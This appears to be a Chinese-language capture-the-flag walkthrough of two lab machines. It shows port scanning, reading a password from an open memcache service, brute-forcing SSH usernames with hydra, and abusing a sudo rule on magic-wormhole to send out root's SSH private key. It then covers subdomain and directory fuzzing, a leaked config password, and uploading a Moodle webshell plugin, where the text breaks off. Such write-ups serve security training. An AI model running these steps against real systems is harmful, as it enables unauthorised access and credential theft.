
  • 快速全面扫描发现端口
1
sudo nmap -n -Pn -sS -p- --min-rate 5000 192.168.3.25

参数 全称/含义 作用
-n No DNS resolution 不进行 DNS 反向解析,直接显示 IP,提高扫描速度
-Pn Skip host discovery (Assume host is up) 跳过主机发现阶段,不发送 Ping,直接扫描端口。适用于防火墙屏蔽 ICMP 的主机
-sS TCP SYN Scan (Half-open scan) 最常用的扫描方式,发送 SYN 包,如果收到 SYN-ACK 则认为端口开放,然后立刻发送 RST 终止连接。相比完整 TCP 连接更隐蔽、更快
-p- Scan all ports (1-65535) 扫描 全部 65535 个 TCP 端口,而不仅限于常见的 1000 个端口
--min-rate 5000 Minimum packet send rate: 5000 packets/sec 控制 Nmap 每秒至少发送 5000 个探测包,大幅 加快扫描速度,但可能会增加网络负载或被防火墙拦截的风险
192.168.3.25 目标 IP 地址 要扫描的主机 IP

  • 探测目标主机 22、80、11211 端口的开放状态、对应服务版本信息,并执行默认脚本扫描以获取额外安全相关信息
1
nmap -sVC -p 22,80,11211 192.168.3.25

2.11211/TCP (MEMCACHE)

这里可以参考网站测试

11211 - Pentesting Memcache - HackTricks

  • 连接(或者nc)
1
2
3
4
5
6
➜  ~ telnet 192.168.3.25 11211
Trying 192.168.3.25...
Connected to 192.168.3.25.
Escape character is '^]'.
version
VERSION 1.6.18

Telnet 是基于 TCP 协议的远程登录 / 端口测试工具,核心价值在于 快速验证端口连通性手动交互测试服务(无需复杂工具),在渗透测试中常用于补充 Nmap 扫描结果、验证服务存活状态,

  • 列表 查找数据
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
stats items
STAT items:1:number 1
STAT items:1:number_hot 0
STAT items:1:number_warm 0
STAT items:1:number_cold 1
STAT items:1:age_hot 0
STAT items:1:age_warm 0
STAT items:1:age 4065
STAT items:1:mem_requested 82
STAT items:1:evicted 0
STAT items:1:evicted_nonzero 0
STAT items:1:evicted_time 0
STAT items:1:outofmemory 0
STAT items:1:tailrepairs 0
STAT items:1:reclaimed 0
STAT items:1:expired_unfetched 0
STAT items:1:evicted_unfetched 0
STAT items:1:evicted_active 0
STAT items:1:crawler_reclaimed 0
STAT items:1:crawler_items_checked 11
STAT items:1:lrutail_reflocked 0
STAT items:1:moves_to_cold 1
STAT items:1:moves_to_warm 0
STAT items:1:moves_within_lru 0
STAT items:1:direct_reclaims 0
STAT items:1:hits_to_hot 0
STAT items:1:hits_to_warm 0
STAT items:1:hits_to_cold 0
STAT items:1:hits_to_temp 0
END
  • 下载

找到了密码** NewPassword2025 ** 但不知道用户名

1
2
3
4
5
6
7
stats cachedump 1 0
ITEM password [15 b; 0 s]
END
get password
VALUE password 0 15
NewPassword2025
END

3.22/TCP (SSH)

1. 爆破用户名 (九头蛇)

name.txt下载地址

爆破出了用户名 alan

1
2
3
4
5
6
7
hydra -t 64 -L /opt/names.txt -p NewPassword2025 -f -V ssh://192.168.3.25
[DATA] max 64 tasks per 1 server, overall 64 tasks, 10713 login tries (l:10713/p:1), ~168 tries per task
[DATA] attacking ssh://192.168.3.25:22/
[ATTEMPT] target 192.168.3.25 - login "aaliyah" - pass "NewPassword2025" - 1 of 10713 [child 0] (0/0)
[ATTEMPT] target 192.168.3.25 - login "aaren" - pass "NewPassword2025" - 2 of 10713 [child 1] (0/0)
#.......
[22][ssh] host: 192.168.3.25 login: alan password: NewPassword2025
参数 作用说明
hydra 开源暴力破解工具核心命令,支持 SSH、FTP、HTTP 等多种服务的爆破测试
-t 64 设置并发线程数为 64,提升爆破速度;内网环境下 64 线程效率较高,外网建议降低至 10-20 线程(避免被 WAF / 防火墙拦截或目标服务器拒绝服务)
-L /opt/names.txt 指定批量用户名列表文件(大写 L):1. -L

对应多用户名字典,与单用户名参数 -l

(小写 l)区分;2. 字典路径为 /opt/names.txt,文件内每行一个用户名(如 root、admin、user 等)
-p NewPassword2025 指定单一固定密码(小写 p):密码为 NewPassword2025,该参数用于已知疑似统一密码的场景,与多密码字典参数 -P(大写 P)区分
ssh://192.168.1.68 指定爆破目标:协议为 SSH,目标 IP 为 192.168.1.68(对应 22 端口,SSH 默认端口可省略,非默认端口需格式化为 ssh://192.168.1.68:端口号
-f 找到第一个有效用户名 + 密码组合后立即停止爆破(节省时间,适合只需获取一个有效账号的景)
-V Print version information

2. 登录

1
2
3
4
➜  ~ sshpass -p 'NewPassword2025' ssh alan@192.168.3.25 -o StrictHostKeyChecking=no
Warning: Permanently added '192.168.3.25' (ED25519) to the list of known hosts.
alan@memory:~$ id
uid=1000(alan) gid=1000(alan) grupos=1000(alan)

sshpass的核心作用是:让 ssh命令能够接受密码参数,实现非交互式登录。

4.权限提升

sudo

用户**alan** 可以用**sudoroot身份执行wormhole**命令

1
2
3
4
5
6
alan@memory:~$ sudo -l
Matching Defaults entries for alan on memory:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User alan may run the following commands on memory:
(root) NOPASSWD: /usr/bin/wormhole
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
alan@memory:~$ sudo /usr/bin/wormhole --help
Usage: wormhole [OPTIONS] COMMAND [ARGS]...

Create a Magic Wormhole and communicate through it.

Wormholes are created by speaking the same magic CODE in two different
places at the same time. Wormholes are secure against anyone who doesn't
use the same code.

Options:
--appid APPID appid to use
--relay-url URL rendezvous relay to use
--transit-helper tcp:HOST:PORT transit relay to use
--dump-timing FILE.json (debug) write timing data to file
--version Show the version and exit.
--help Show this message and exit.

Commands:
help
receive Receive a text message, file, or directory (from 'wormhole send')
send Send a text message, file, or directory
ssh Facilitate sending/receiving SSH public keys

ssh Facilitate sending/receiving SSH public keys 便于发送 / 接收 SSH 公钥

使用

可以发送**root** 的私钥**id_rsa**

  • 发送
1
2
3
4
5
6
7
8
9
10
11
alan@memory:~$ sudo  /usr/bin/wormhole send /root/.ssh/id_rsa
Sending 2.6 kB file named 'id_rsa'
Wormhole code is: 5-eskimo-cleanup
On the other computer, please run:

wormhole receive 5-eskimo-cleanup

Sending (<-192.168.3.25:53750)..
100%|████████████████████████████████████████████████████████████████████████████████████████████| 2.59k/2.59k [00:00<00:00, 452kB/s]
File sent.. waiting for confirmation
Confirmation received. Transfer complete.
  • 接收 (这里本地新开一个终端)
1
2
3
4
5
6
7
➜  ~ sshpass -p 'NewPassword2025' ssh alan@192.168.3.25 -o StrictHostKeyChecking=no
alan@memory:~$ wormhole receive 5-eskimo-cleanup
Receiving file (2.6 kB) into: id_rsa
ok? (Y/n): Y
Receiving (->tcp:192.168.3.25:36589)..
100%|███████████████████████████████████████████████████████████████████████████████████████████| 2.59k/2.59k [00:00<00:00, 12.4kB/s]
Received file written to id_rsa

Flags

可以使用root查找**user.txt****root.txt**

1
2
3
4
5
6
alan@memory:~$ chmod 600 id_rsa 
alan@memory:~$ ssh -i id_rsa root@192.168.3.25
root@memory:~# find / -name user.txt -o -name root.txt 2>/dev/null | xargs cat
db516ff5b787b724346d84f61fc5c702
9d1e64f050e5b8ebf3b78fa84199b3cd
root@memory:~#

1.搜寻

1
2
3
4
5
6
7
8
┌──(root㉿kali)-[~]
└─# arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:dc:17:7e, IPv4: 192.168.3.43
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.3.1 18:d9:8f:c8:68:38 Huawei Device Co., Ltd.
192.168.3.4 00:e0:4c:4d:2a:68 REALTEK SEMICONDUCTOR CORP.
192.168.3.5 b4:2e:99:cc:28:45 GIGA-BYTE TECHNOLOGY CO.,LTD.
192.168.3.192 08:00:27:99:e3:83 PCS Systemtechnik GmbH

IP : 192.168.3.192

nmap

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
┌──(root㉿kali)-[~]
└─# nmap -p- -A -sVC 192.168.3.192
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-10 11:44 CST
Nmap scan report for 192.168.3.192
Host is up (0.00049s latency).
Not shown: 65533 closed tcp ports (reset)
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
| 3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
| 256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_ 256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp open http Apache httpd 2.4.62 ((Debian))
|_http-server-header: Apache/2.4.62 (Debian)
|_http-title: Site doesn't have a title (text/html).
MAC Address: 08:00:27:99:E3:83 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT ADDRESS
1 0.50 ms 192.168.3.192

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.41 seconds

wfuzz 子域名

==需要注意子域名==

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
┌──(root㉿kali)-[~]
└─# wfuzz -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -u moodle.dsz -H 'Host: FUZZ.moodle.dsz' --hh 20
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer *
********************************************************

Target: http://moodle.dsz/
Total requests: 4989

=====================================================================
ID Response Lines Word Chars Payload
=====================================================================

000000001: 303 52 L 132 W 1482 Ch "www"
000000019: 200 95 L 174 W 2512 Ch "dev"

Total time: 0
Processed Requests: 4989
Filtered Requests: 4987
Requests/sec.: 0

或者执行wfuzz -w /usr/share/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt -u moodle.dsz -H 'Host: FUZZ.moodle.dsz' --hh 20

–hh 20

  • --hh:全称 Hide Response with specified Hash,即隐藏响应体哈希值等于指定数值(此处为 20)的请求结果,本质是过滤无效响应、只保留有效结果的核心参数。
  • 背后逻辑:
    1. 当测试一个不存在的子域名时,目标服务器通常会返回统一的错误响应(如 404 页面、默认空白页面、统一跳转页面等),这类无效响应的内容是一致的,因此它们的响应体哈希值也相同(此处这个统一哈希值就是 20)。
    2. 若不添加该过滤参数,wfuzz 会输出 10 万条结果(对应字典的 10 万个条目),其中绝大多数是无效的不存在子域名,难以快速筛选有效结果。
    3. --hh 20 会屏蔽所有响应体哈希值为 20 的无效结果,只保留哈希值不等于 20 的响应(即大概率是存在的有效子域名,对应服务器返回的正常响应或不同的错误响应),极大提升枚举效率。

dirsearch

==改下host==

1
2
3
4
5
6
7
8
9
10
11
12
╭─root@kali ~ 
╰─# cat /etc/hosts
127.0.0.1 localhost
127.0.1.1 kali

# The following lines are desirable for IPv6 capable hosts
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

#test
192.168.3.192 dev.moodle.dsz

指定状态码返回200的

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
root@kali:~                                                                                                      ▶ dirsearch -u http://dev.moodle.dsz -i 200                                                                      
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
from pkg_resources import DistributionNotFound, VersionConflict

_|. _ _ _ _ _ _|_ v0.4.3
(_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460

Output File: /root/reports/http_dev.moodle.dsz/_26-01-13_22-01-23.txt

Target: http://dev.moodle.dsz/

[22:01:23] Starting:
[22:01:48] 200 - 74MB - /backup.tar.gz

Task Completed

2.分析

curl

下载到本地

1
curl -O http://dev.moodle.dsz/backup.tar.gz


解压后打开下载的文件,config.php中找到一个密码 pzp5V2Of3akjaJrhRauR

发现密码 pzp5V2Of3akjaJrhRauR.

login


测试过程中发现还是要改一次hosts文件 192.168.3.192 moodle.dsz


https://github.com/p0dalirius/Moodle-webshell-plugin/tree/master?tab=readme-ov-file 上传插件,可以参考github上的视频

下载对应的插件后,点击上传,Upload a file


